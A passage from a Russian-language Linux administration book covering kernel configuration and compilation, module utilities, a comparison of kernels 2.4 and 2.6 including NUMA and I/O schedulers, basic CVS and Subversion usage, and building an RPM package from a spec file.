


Рис. 38.6. Опции сети

38.2.10. Прочие устройства

ISDN subsystem

Поддержка технологии ISDN (Integrated Services Digital Networks, во Франции — RNIS). Технология ISDN постепенно уходит в прошлое — вместо нее используется ADSL. Если у вас есть возможность перейти на ADSL, сделайте это.

Telephony Support

Если у вас есть специальная карта, позволяющая подключить обыкновенный телефон для использования голосовых IP-приложений, включите поддержку телефонии. Вам не нужно включать поддержку телефонии для использования обычного модема.

Input device support

Поддержка различных устройств ввода — джойстиков, мышей, сенсорных панелей, клавиатур.

Character devices

Поддержка символьных устройств, например, стримеров.

Multimedia devices

Поддержка TV- и радиотюнеров.

Graphics support

Поддержка графических адаптеров; выберите только те драйверы, которые необходимы для поддержки ваших видеокарт, а остальные отключите.

Sound

Поддержка систем ALSA (Advanced Linux Sound Architecture) и OSS (Open Sound System). Тут же драйверы звуковых плат.

USB support

Поддержка USB.

38.2.11. Filesystems

В разделе Filesystems вы можете включить поддержку следующих файловых систем:

- Second extended fs (ext2), до недавнего времени бывшей основной файловой системой Linux;
- Ext3 journalling file system — журналируемой версии ext2, используемой многими дистрибутивами в качестве основной файловой системы;
- Reiserfs — файловой системы Reiser;

- JFS filesystem — файловой системы JFS;
- XFS — файловой системы XFS;
- Minix fs — файловой системы Minix;
- CD-ROM/DVD Filesystems ISO 9660 — файловой системы, используемой для записи информации на CD-ROM.

Что включить, а что выключить? Первые две файловые системы, а также файловую систему ISO 9660 нужно включать обязательно. Думаю, не нужно объяснять, почему. Файловую систему Minix можно сразу отключить — она давно устарела и не используется. Файловые системы Reiser, JFS, XFS относятся к разряду новых, но редко использующихся. В принципе, их нужно включить — вдруг кто-то принесет винчестер, на котором разделы будут содержать одну из этих файловых систем, ведь они же современные. Или просто вы захотите поэкспериментировать и отформатировать раздел в одной из этих систем.

Не забудьте включить средство автоматического монтирования сменных носителей — automounter, особенно, если вы часто будете просто работать за данным компьютером! А вот поддержка квот (Quota support) окажется полезной, если вы настраиваете сервер.

В подразделе DOS/FAT/NT Filesystems вы можете включить поддержку следующих систем:

- Файловая система MS DOS: включить ее нужно обязательно — на просторах бывшего СССР очень часто встречаются дискеты, записанные в этой файловой системе.
- VFAT (Windows-95): это основная файловая система операционных систем Windows 95 и 98.
- NTFS — файловая система ОС Windows NT, 2000, XP. Здесь же можно включить поддержку записи на раздел NTFS, которая по умолчанию отключена.

В разделе Pseudo filesystems вы можете включить так называемые псевдосистемы — файловые системы /proc и /dev.

В разделе Miscellaneous filesystems находятся опции включения поддержки других, редко используемых файловых систем, например, HPFS (High Performance File System), которая используется по умолчанию ОС IBM OS/2.

Включить поддержку файловых систем NFS и SMB (используется для монтирования удаленных Windows-разделов, читайте «общих дисков и папок») можно в разделе Network File Systems.

Раздел Native Language Support позволяет включить поддержку различных кодировок, в которых могут быть представлены имена файлов. Например, отключив кодировку cp-1251, при просмотре содержимого Windows-раздела вы увидите иероглифы вместо русских букв.




Рис. 38.7. Файловые системы

38.2.12. Kernel hacking

В этом разделе для вас найдутся две полезные опции, даже если вы не занимаетесь разработкой модулей ядра Linux. Опция **Prefer small over fast code** позволяет сделать ядро более маленьким, но более медленным. Маленький, но медленный код может пригодиться для создания загрузочной дискеты — там важен каждый байт. Вторую опцию **Kernel debugging** также можно отключить, если вы создаете системную дискету.

38.2.13. Cryptographic options

Различные опции, касающиеся криптографии.

38.2.14. Library routines

Я так и не понял, для чего этот раздел предназначен. Он просто информирует о том, что ядро поддерживает некоторые библиотечные функции, но ничего включить или отключить в нем нельзя.

38.2.15. Unofficial 3rd party kernel additions

Различные вспомогательные опции. Не знаю, как вы, но для себя в этом разделе я не нашел ничего интересного.

38.3. Компилирование ядра

Теперь, когда все устройства сконфигурированы, нужно сохранить файл конфигурации ядра и перейти непосредственно к этапу компилирования ядра.




Рис. 38.8. Сохранение конфигурационного файла ядра

Ваше старое ядро пока работает и, чтобы не сделать ничего непоправимого, нужно собирать новое ядро под новым именем. Найдите в Makefile (в самом начале файла) строчки:

```
VERSION=2
PATCHLEVEL=6
SUBLEVEL=<третья_цифра_версии_вашего_ядра>
EXTRAVERSION=
```

EXTRAVERSION — это суффикс, которым будет отличаться имя нового ядра. Дайте ему значение вроде «new» или «test». Это приведет к тому, что собранное вами ядро будет называться linux-2.6.x-new. Старое ядро никуда не денется, и при загрузке можно будет выбрать нужный вариант ядра.

Команда `make dep`, которая вводилась после конфигурирования ядер 2.4 и ниже, при сборке ядра 2.6 не используется. Вместо нее выполните следующую последовательность команд:

```
$ make bzImage
$ make modules
```

Эти пара команд соберет ядро и те модули, которые вы включили в него на этапе конфигурирования. Процесс сборки займет не меньше 20 минут, а то и значительно больше — в зависимости от быстродействия вашей системы и количества выбранных модулей.

Можно выполнять эти команды от имени непривилегированного пользователя. Даже нужно, поскольку идеологически правильнее работать под рутом только тогда, когда иначе нельзя. Без привилегий суперпользователя нельзя обойтись только на этапе установки ядра и модулей:

```
# make modules_install
# make install
```

Результатом успешной сборки и установки станут следующие файлы и каталоги:

```
/boot/vmlinuz-2.6.x-new
/boot/System.map-2.6.x-new
/boot/initrd-2.6.x-new.img
/lib/modules/2.6.x-new
```

Осталось добавить в конфигурационный файл вашего загрузчика вариант загрузки с новым ядром. Если вы используете GRUB, впишите в `/boot/grub/grub.conf` следующие строки:

```
title Linux New Kernel
kernel /vmlinuz-2.6.x-new root=/dev/hda5 ro
initrd /initrd-2.6.x-new.img
```

Если вы вкомпилировали все драйверы, необходимые для загрузки системы, в ядро и поэтому не используете `initrd`, то строчку `initrd` можно удалить.

В случае, если ваш загрузчик — LILO, впишите в `/etc/lilo.conf` строки:

```
image=/boot/vmlinuz-2.6.x-new
label="Linux New Kernel"
root=/dev/hda5
initrd=/boot/initrd-2.6.x-new.img
read-only
```

И занесите изменения в загрузочную запись:

```
# lilo
```

Теперь перезагрузите систему и попробуйте загрузиться с новым ядром. При появлении каких-либо ошибок вы всегда сможете загрузить старую версию.

38.4. Пакет modutils

Ядро Linux содержит только самый необходимый код — чтобы только загрузиться. Поддержку остальных устройств обеспечивают модули, которые встраиваются в ядро при загрузке системы. В принципе, можно вкомпилировать в ядро все необходимые модули, тогда у нас будет система, не использующая модули, но мы сейчас не будем говорить о таких системах. С помощью пакета `modutils`, который будет рассмотрен ниже, вы можете добавить нужный вам модуль в ядро во время работы системы. При этом перезагружать систему не нужно — устройство начнет работать сразу же после загрузки модуля.

Раньше, в первых версиях ядра Linux, механизм работы с модулями не был предусмотрен, и ядра тех времен содержали в себе коды драйверов для ВСЕХ поддерживаемых устройств.

Такое решение нельзя назвать рациональным. Мы не можем предусмотреть, какие устройства будут установлены у конечного пользователя, даже если включить в состав ядра драйверы всех возможных устройств.

Предположим, что у нашего пользователя установлена звуковая плата Yamaha, а наше ядро «знает» еще с десятков звуковых плат. Получится, что один код будет работать всегда, а остальные десять драйверов будут просто использовать оперативную память. Кстати, об оперативной памяти: вы представляете размер ядра, если оно будет содержать драйверы *всех* устройств?

Исходя из всего этого, разработчики ядра Linux «изобрели» механизм динамически загружаемых модулей. Модули хранятся на диске в виде объектных файлов (*.o). При необходимости ядро загружает необходимый ему модуль. Откуда ядро знает, какой модуль нужно загружать, а какой — нет? Список модулей, а также передаваемые им параметры хранятся в файле `/etc/modules.conf` (или `/etc/conf.modules` — в зависимости от дистрибутива и версии ядра). Вот пример этого файла:

Листинг 38.1. Файл `/etc/modules.conf` (Linux Red Hat 7.3)

```
alias parport_lowlevel parport_pc
alias usb-controller usb-uhci
alias sound-slot-0 i810_audio
post-install sound-slot-0 /bin/aumix-minimal -f /etc/.aumixrc -L >
/dev/null 2>&1
pre-remove sound-slot-0 /bin/aumix-minimal -f /etc/.aumixrc -S >
/dev/null 2>&1
```

Подробнее о формате файла `/etc/modules.conf` вы можете прочитать в справочной системе, введя команду `man modules.conf`.



Примечание

Для ядер версии 2.6.x пакет утилит, обеспечивающих загрузку, выгрузку и просмотр загруженных модулей называется не `modutils`, а `module-init-tools`. Конфигурационный файл тоже переименовали: он стал называться `/etc/modprobe.conf`.

При загрузке система читает этот файл и загружает указанные в нем модули. В нашем случае загружается только модуль `i810_audio`, поскольку команда `alias` не загружает модуль, а только устанавливает для него псевдоним.



Примечание

Загрузка модулей из файла `modules.conf` обеспечивается программой `modprobe`, которая вызывается из сценария инициализации системы `/etc/rc.d/rc.sysinit`.

Во время работы системы мы сами можем загрузить нужный нам модуль. Для этого нужно использовать программу `insmod`, входящую в состав пакета `modutils`. Использовать программу очень просто:

```
insmod <имя_файла_модуля>
```

Чтобы использовать программу `insmod`, вы должны обладать привилегиями суперпользователя — пользователя `root`. Просмотреть список загруженных модулей можно с помощью команды `lsmod`. Вот вывод этой программы:

Module	Size	Used by	Not tainted
autofs	12164	0	(autoclean) (unused)
nls_koi8-r	4576	2	(autoclean)
nls_cp866	4576	2	(autoclean)
vfat	12092	2	(autoclean)
fat	37400	0	(autoclean) [vfat]
usb-uhci	24484	0	(unused)
usbcore	73152	1	[usb-uhci]

Некоторые модули загружаются не из файла `/etc/modules.conf`. Например, модули файловых систем загружаются по мере необходимости — при монтировании определенной файловой системы загружается нужный модуль, если, конечно, он есть. Модули `nls_koi8-r` и `nls_cp866` загружаются также при монтировании файловой системы, если указаны опции монтирования `iocharset=koi8-r,codepage=866`.

Выгрузить модуль предельно просто:

```
rmmod имя_модуля
```

Программа `modinfo` позволяет посмотреть информацию о модуле:

```
modinfo usbcore
filename: /lib/modules/2.4.18-3/kernel/drivers/usb/usbcore.o
description: <none>
author: <none>
license: "GPL"
```



Примечание

Программы `insmod`, `rmmod`, `lsmod` и `modinfo` входят в состав `modutils`. Для использования любой этой программы необходимы права пользователя `root`.

38.5. 2.4 vs 2.6

Сейчас все новые дистрибутивы основаны на текущей стабильной версии ядра — 2.6. Действительно ли ядро 2.6 лучше? Может быть, не стоило тратить время на переход с версии 2.4 на версию 2.6? Что мы, простые пользователи и администраторы Linux, получим от нового ядра?




Рис. 38.9. Динамика развития ядра 2.6

12 ... 1536 Кб = 371 день

Первое ядро версии 2.6 вышло 18 декабря 2003 года — как видите, не так уж и недавно. Changelog версии 2.6 «весит» всего лишь 12 Кб. Вот почему я (да и не только я) засомневался: стоит ли переходить на 2.6.0? Но уже через 3 (!) недели (9 января 2004 года) выходит версия 2.6.1, размер changelog которой составляет уже 189 Кб. Это почти в 16 раз больше! А changelog последней версии ядра 2.6.10, которая появилась на свет 24 декабря 2004 года (спустя год) занимает 1,5 Мб дискового пространства. Заметили динамику роста нового ядра? За год только файл изменений вырос в 128 раз. Ознакомиться с changelog любой версии ядра можно по адресу: <http://sunsite.mff.cuni.cz/OS/Linux/Kernel/v2.6/>

(<http://sunsite.mff.cuni.cz/OS/Linux/Kernel/v2.6/?C=N;O=D>)

Ориентация на предприятие

Прежде всего нужно отметить ориентацию текущей версии 2.6 не на машины среднего класса, а на довольно мощные и производительные серверы. На это указывает:

- Поддержка 64 Гб оперативной памяти;
- Поддержка файловых систем размером в 16 Тб;
- Поддержка до 64-х центральных процессоров (86-based SMP);
- Поддержка NUMA (Non-Uniform Memory Access) — неоднородного доступа к памяти;
- Поддержка следующего поколения SMP;
- Поддержка PAE (Physical Address Extensions);
- Поддержка 64 Гб памяти на 32-разрядных машинах.

Вот теперь посмотрите на этот список и скажите, что вам нужно больше всего? Лично я не представляю себе 64-процессорную машинку с 64 Гб

Характеристика	v2.4.23	v2.6
Максимальное к-во CPU	16	64
Максимальный объем ОЗУ, GB	16	64
Максимальное к-во major-устройств	255	4096
Максимальный размер файловой системы, TB	2	16
Поддерживаемые файловые системы	Ext2, Ext3, ReiserFS, JFS, FFS, HFS, HFS+, FAT, MSDOS, VFAT, ISO9660, HPFS	Ext2, Ext3, ReiserFS, JFS, FFS, HFS, HFS+, FAT, MSDOS, VFAT, ISO9660, HPFS, XFS, NTFS
Поддерживаемые сетевые ФС	NFSv3, Coda, SMB, InterMezzo, NCP	NFSv4, Coda, SMB, InterMezzo, NCP, AFS, CIFS
Поддержка IPsec (встроенная)	Нет	Да

Рис. 38.10. Таблица отличий ядер версий 2.4 и 2.6

оперативки. Самый мощный сервер, с которым я работал (а не просто видел его), — это двухпроцессорный HP с 1 Гб оперативной памяти. Когда видишь список возможностей версии 2.6, пробирают двойственные чувства. С одной стороны, недоумение — зачем все это нужно, а с другой — гордость за любимую операционную систему. Если же говорить более конкретно, то время, потраченное на разработку нового ядра, не пропало даром. Чего стоит только сравнительная таблица характеристик ядер 2.4 и 2.6. Думаю, особо комментировать эту таблицу незачем — цифры говорят за себя.

Конечно, все это не говорит, что ядро изначально «заточено» под SMP и на обычных компьютерах с одним процессором оно будет медленно работать — отнюдь нет.

Однако размер оперативки и количество процессоров — это не самое главное. Посмотрите

еще раз на таблицу характеристик ядер. Видите, во сколько раз повысилось количество major-устройств? В 16. Опять же на домашних пользователях это изменение никак не скажется. А вот для серверов класса предприятия, где есть потребность адресовать много физических и виртуальных устройств — это очень важно. С точки зрения безопасности, положительным моментом в ядре 2.6 является встроенная поддержка IPsec. Напомню, что в ядре 2.4 такой поддержки не было, а если ее нужно было реализовать, то это делалось, как правило, за счет посторонних патчей.

Последнее важное изменение — это расширенная поддержка различных файловых систем. Хорошо это или плохо? Для сервера хорошо, а вот для конечного пользователя это спорный вопрос. Если вы любите экспериментировать, вам будет с чем познакомиться, а вот если вы относитесь к тому числу пользователей Linux, которые «поставили и забыли», то вряд ли поддержка дополнительных файловых систем как-то отразится на вашем компьютере.

Что же касается обыкновенных пользователей, для них тоже есть приятные сюрпризы. Ведь новое ядро поддерживает новые устройства. Вполне

возможно, что если ваше устройство не поддерживалось ядром 2.4 (или не полностью поддерживалось), то новое ядро будет его поддерживать.

NUMA — повод для 3.0

Перед выходом официальной версии нового ядра разработчики были в небольшом замешательстве: какой номер версии присвоить новому ядру — 2.6 или сразу 3.0? А все это из-за включения в новое ядро неоднородного доступа к памяти — NUMA (Non-Uniform Memory Access). Неужели эта функция так важна, что только ради нее одной хотели присвоить ядру версию 3.0?!

Неоднородный доступ памяти опять-таки больше важен для серверов и высокопроизводительных SMP-систем, чем для обыкновенных однопроцессорных систем. Пользователи таких систем вообще не заметят присутствие NUMA в ядре, поскольку на производительности их систем это никак не отразится.

Чтобы понять, что такое NUMA, нужно знать, что такое SMP и как «это» работает. На производительность вашего многопроцессорного сервера влияет не столько ваше «железо», сколько «математика» операционной системы — алгоритмы работы с этим «железом». От того, насколько они окажутся эффективными, зависит производительность сервера. Одним из важнейших алгоритмов, влияющих на «скорость» работы сервера, является алгоритм доступа к разделяемой оперативной памяти. Есть два основных алгоритма, помогающих «общаться» с оперативкой: одноранговый доступ (применяется в SMP) и неоднородный доступ (NUMA).

Как и у всего в этом мире, у каждой технологии есть свои достоинства и недостатки. Вот достоинства однорангового доступа (SMP):

- Организовать вычислительный процесс очень просто, поскольку все процессоры обращаются к общей памяти по одному алгоритму.
- В процессе генерации кода программ не нужно учитывать размещение данных в оперативке, благодаря этому достигается высокая эффективность кода задачи.
- Это традиционный проверенный метод, который используется уже довольно давно.

А недостатки SMP, наверное, более значительны, чем достоинства. Узкое место в данном алгоритме — это единый путь доступа к оперативке. Увеличение числа процессоров в системе, казалось бы, должно повысить производительность, но при достижении «критической точки» увеличение числа процессоров может привести к снижению общей производительности — все это из-за неэффективного алгоритма доступа к оперативке. Алгоритм однорангового доступа к оперативке позволяет эффективно использовать до 8 процессоров, в системах с большим числом процессоров наблюдается

снижение производительности. Повысить число процессоров без потери производительности позволяет пакетная организация системной шины, но это уже не относится к нашей теме.

Увеличение числа процессоров в системе с одноранговым доступом к памяти усложняет вычислительные алгоритмы, особенно отвечающие за работу с кэшем, что, в свою очередь, отражается на цене системы и ее производительности.

А теперь поговорим о технологии NUMA. В последнее время она приобретает все большую популярность — ведущие компании начинают собирать серверы, ориентированные на нее. Например, HP выпустила 16-процессорный NUMA-сервер (hp8400), компания Intel также поддержала NUMA — подтверждение тому материнская плата SHV.

Идея NUMA заключается в следующем: вычислительная система образуется посредством объединения однородных модулей высокопроизводительной сетью. Каждый модуль состоит из процессора со своей локальной оперативной памятью, оперативная память всех модулей — это единое адресное пространство всей системы. Модуль организуется по образу и подобию SMP, но благодаря особой компоновке элементов достигается высокая скорость обмена между процессором и локальной памятью модуля. Ясно, что, поскольку каждый модуль использует свою память, это уменьшает нагрузку на всю систему в целом. Время доступа к памяти другого модуля зависит от расстояния (в прямом смысле этого слова) до этого модуля, но в любом случае превышает время доступа к локальной памяти.

Основные достоинства NUMA:

- Операционная система, поддерживающая NUMA, более масштабируема по числу процессоров (и по памяти), поэтому может работать с большим числом процессоров, чем операционная система, поддерживающая SMP.




Рис. 38.11. HP hp8400 — весит 161 кг

- Добавление процессоров не усложняет логическую часть системы, что снижает общие затраты денег и времени на переконфигурацию системы.
- При использовании NUMA очень хорошо (в смысле быстро) выполняются задачи в рамках одного модуля, то есть задачи, не пересекающиеся общими данными, или те, которые могут быть выполнены в рамках модуля, даже если они используют общие данные.
- При использовании NUMA очень легко разбить систему на виртуальные машины, которые будут работать независимо друг от друга.

К недостаткам NUMA можно отнести:

- Большинство программ скомпилировано под SMP, и, хотя их запуск и возможен в среде NUMA, вряд ли они будут работать быстрее. Чтобы увеличить их производительность, нужно перекомпилировать эти программы.
- Технология NUMA сравнительно молода и еще не полностью «обкатана» — идея NUMA была сформулирована в начале 90-х, но на практике она начинает воплощаться только сейчас

Раньше у NUMA был еще один недостаток — не было системного ПО, которое бы поддерживало NUMA, но с появлением ядра 2.6 данный недостаток искоренен.

Разветвление 2.6

Ядро предыдущей версии 2.4 было в большей мере привязано к архитектуре x86. В ядре 2.6 такого явления не наблюдается. Этому послужило слияние проекта uClinux и ядра 2.6. Что это дает новому ядру? Прежде всего поддержку встроенных систем, например, систем сигнализаций или обыкновенных PDA. Список процессоров для таких систем довольно большой, причем он не ограничен только процессорами известных фирм — Hitachi, NEC и Motorola.

Управление планированием

Перед тем, как приступить к сравнению производительности ядер 2.4 и 2.6, нужно отметить, что в ядре 2.6 появилось два значительных улучшения: первое — это новый планировщик процессов, второе — новые планировщики ввода/вывода.

Начнем с планировщика процессов. Планировщик процессов разделяет процессорное время между всеми выполняемыми в данный момент процессами, обеспечивая тем самым иллюзию их параллельного выполнения (настоящее параллельное выполнение возможно только на SMP-машинах). Новый планировщик включает новые алгоритмы, которые позволяют значительно улучшить выполнение процессов. Благодаря одному из таких

алгоритмов, планировщик может оштрафовать процесс. Такой подход позволяет улучшить планирование процессов и оптимизировать использование процессорного времени, а также обеспечивает последовательное выполнение всех процессов.

Два новых планировщика ввода/вывода позволяют существенно повысить производительность системы ввода/вывода. Планировщик, используемый по умолчанию, гарантирует, что процессы получают ввод/вывод вовремя (когда им это необходимо), с минимальными задержками и без организации ненужной очереди. Второй планировщик — это планировщик крайнего срока (deadline-планировщик), который назначает время истечения запроса, используя три очереди, в то время как первый планировщик пытается предугадать I/O-запрос прежде, чем он потребуется процессу.

Какой из планировщиков использовать? Если поискать в Сети ответ на этот вопрос, то найдется очень много документов, в которых приводятся весомые аргументы в пользу первого или второго планировщика. Если сравнить I/O-планировщик, используемый по умолчанию, с планировщиком ядра 2.4, то результат превосходит все ожидания. На машине с процессором Хеоп чтение файла размером 500 Мб занимает 37 секунд при использовании ядра 2.4, и 4 секунды (!) при использовании ядра 2.6. Это почти в десять раз быстрее. Deadline-планировщик тоже работает неплохо, но все же, как мне показалось, не так быстро, как планировщик по умолчанию.

В любом случае вы можете использовать любой из этих планировщиков и решить для себя, какой из них лучше. Как уже отмечалось, первый планировщик используется по умолчанию, а для включения второго нужно передать ядру опцию

```
elevator=deadline
```

Чтобы вернуться к использованию первого планировщика, достаточно не указывать опцию elevator.

Кроме новых планировщиков, ядро 2.6 постигло еще несколько архитектурных изменений. Во-первых, полностью переписан модуль, обрабатывающий код. Во-вторых: теперь ядро может быть собрано без поддержки выгрузки модуля, что обеспечит стабильную работу ядра в случае, если кто-то попытается выгрузить модуль, когда он используется.

Технология CVS

Общие сведения

CVS (Control Version System) — система контроля версий программного обеспечения. Система CVS позволяет работать над одним проектом группе разработчиков. В свою очередь, проект CVS — это группа файлов. Поэтому можно сказать, что CVS позволяет группе программистов работать над группой файлов.

Система представляет собой централизованный репозиторий (хранилище) самой последней версии всех файлов. В любой момент вы можете сделать личную копию этого хранилища, то есть всех содержащихся в нем файлов. Вы также можете в любой момент обновить вашу копию. Причем заново будут скопированы не все файлы хранилища, а только последние версии, которых нет в вашем личном хранилище.

Вы можете добавлять файлы в свое хранилище и удалять их из него. Система автоматически обновит вашу копию, если в центральное хранилище будут добавлены новые файлы. Естественно, CVS спросит вас, хотите ли вы этого.

Когда вы будете удовлетворены результатом своей работы, вы можете передать файлы в центральное хранилище.

По умолчанию хранилище создается в каталоге `/usr/src/cvs`. Желательно установить переменную окружения **CVSROOT**:

```
CVSROOT=/usr/src/cvs
export CVSROOT
```

Создание личной копии репозитория

Предположим, что вы хотите создать копию хранилища `xa40` в своем домашнем каталоге. Перейдите в каталог `$HOME/src`. Если такого каталога не существует, его следует создать. Затем выполните команду:

```
cvs checkout xa40
```

Данная команда создаст каталог `xa40` в вашем каталоге `src`. В этот каталог будет помещена копия файлов репозитория `xa40`. После выполнения этой команды вы можете работать с этими файлами.

Обновление личной копии

Для обновления своей копии используется команда

```
cvs update xa40
```

Система сообщит вам, какие файлы были изменены, и вы сможете или принять изменения, или же отклонить их.

Добавление и удаление файлов в репозиторий

Для добавления в проект (репозиторий) файла используется команда `add`, а для удаления — `remove`. Например,

```
cv$ add <filename>
cv$ remove <filename>
```

Обе эти команды изменяют только ваше личное хранилище, но не затрагивают центральное.

Если вы хотите переименовать файл, переименуйте его (используя команду `mv` файловой системы), затем добавьте новый файл в хранилище (команда `add` системы CVS) и удалите старое имя файла из хранилища (`remove`).

Сравнение файлов

Для сравнения файла с центральной копией используется команда `diff`:

```
cv$ diff <имя_файла>
```

Передача изменений

Если вы хотите передать результат своей работы в центральное хранилище, введите команду:

```
cv$ commit ха40
```

После выполнения этой команды запустится текстовый редактор — в нем нужно описать произведенные вами изменения. Дополнительную информацию можно получить в справочной системе, выполнив команду `man cvs`.

Система контроля версий Subversion

В последнее время на место CVS претендует Subversion — альтернативная система управления версиями. Subversion 1.0 включена в состав дистрибутива Fedora Core 3, в который попадают самые модные новинки.

Основные отличия ее от CVS:

- поддержка сохранения версий метаданных;
- поддерживается переименование файлов/каталогов;
- улучшенная поддержка ветвей;
- стандартный протокол обмена с сервером — WebDAV.

Стоит также отметить, что Subversion 1.0 разрабатывалась экспертами по CVS, которые занимались коммерческой поддержкой CVS. Именно они исправили все основные недостатки CVS — в результате получилась Subversion.

Технология создания пакетов RPM

Программа RPM предназначена для производства всех видов операций с программным обеспечением, в том числе и для создания пакетов для установки (RPM-пакетов).

Прежде, чем описать много сухих фактов, взятых из документации, рассмотрим простой пример создания небольшого RPM-пакета. Я создал этот пакет для своей программки, которая контролирует состояние указанного последовательного порта.

Будем считать, что программа уже откомпилирована и все файлы, необходимые для ее работы, уже подготовлены. При этом понадобятся следующие файлы:

- portоткомпилированный бинарный файл.
- READMEфайл, который будет помещен в каталог
/usr/doc/port-1.0-99.
- port.lфайл для справочной системы man.

Все эти файлы я поместил в каталог /root/port. Конечно, это не совсем корректно, но об этом будет сказано немного позже.

Для создания пакета нужно создать файл спецификаций. В файле спецификаций указывается вся информация о создаваемом пакете: название, версия, файлы программ, файлы документации, действия, выполняемые при установке пакета и при его удалении. Мой файл спецификаций для программы port представлен в листинге 40.1.

Листинг 40.1. Файл спецификаций для программы port

```
Summary: Program to control your serial device
Name: port
Version: 1.0
Release: 99
Group: Monitoring
License: GPL
Packager: Denis Kolisnichenko [dhsilabs@mail.ru]
URL: http://dkws.narod.ru
%description
Программа port предназначена для мониторинга состояния последовательного порта. При получении сигнала (1) на какой-нибудь контакт указанного порта, port отправляет сообщение запустившему ее пользователю на указанный email
%files
```

```
%doc /root/port/README
/root/port/port
/root/port/port.1
# Действия, выполняемые при установке пакета
%install
# Файл port копируется в каталог /usr/bin (права доступа 555)
install -s -m 555 -o 0 -g 0 port /usr/bin
# Файл port.1 копируется в каталог /usr/man/man1 (права доступа 444)
install -m 444 -o 0 -g 0 port.1 /usr/man/man1
Для построения пакета нужно ввести команду:
# rpm -bb /root/port/port.spec
```



Примечание

В современных дистрибутивах согласно правилам безопасности устанавливать RPM-пакеты имеет право пользователь *root* и пользователи, входящие в группу *rpminst* (GID 33). Однако пользователь *root* не имеет права собирать пакеты RPM. На сборку (создание) RPM-пакетов имеет право только пользователь, входящий в группу *rpm* (GID16).

Если вы не допустили никаких ошибок при создании файла спецификаций, на экране вы увидите примерно такое сообщение:

```
Executing(%install): /bin/sh -e /var/tmp/rpm-tmp.33439
Processing files: port-1.0-99
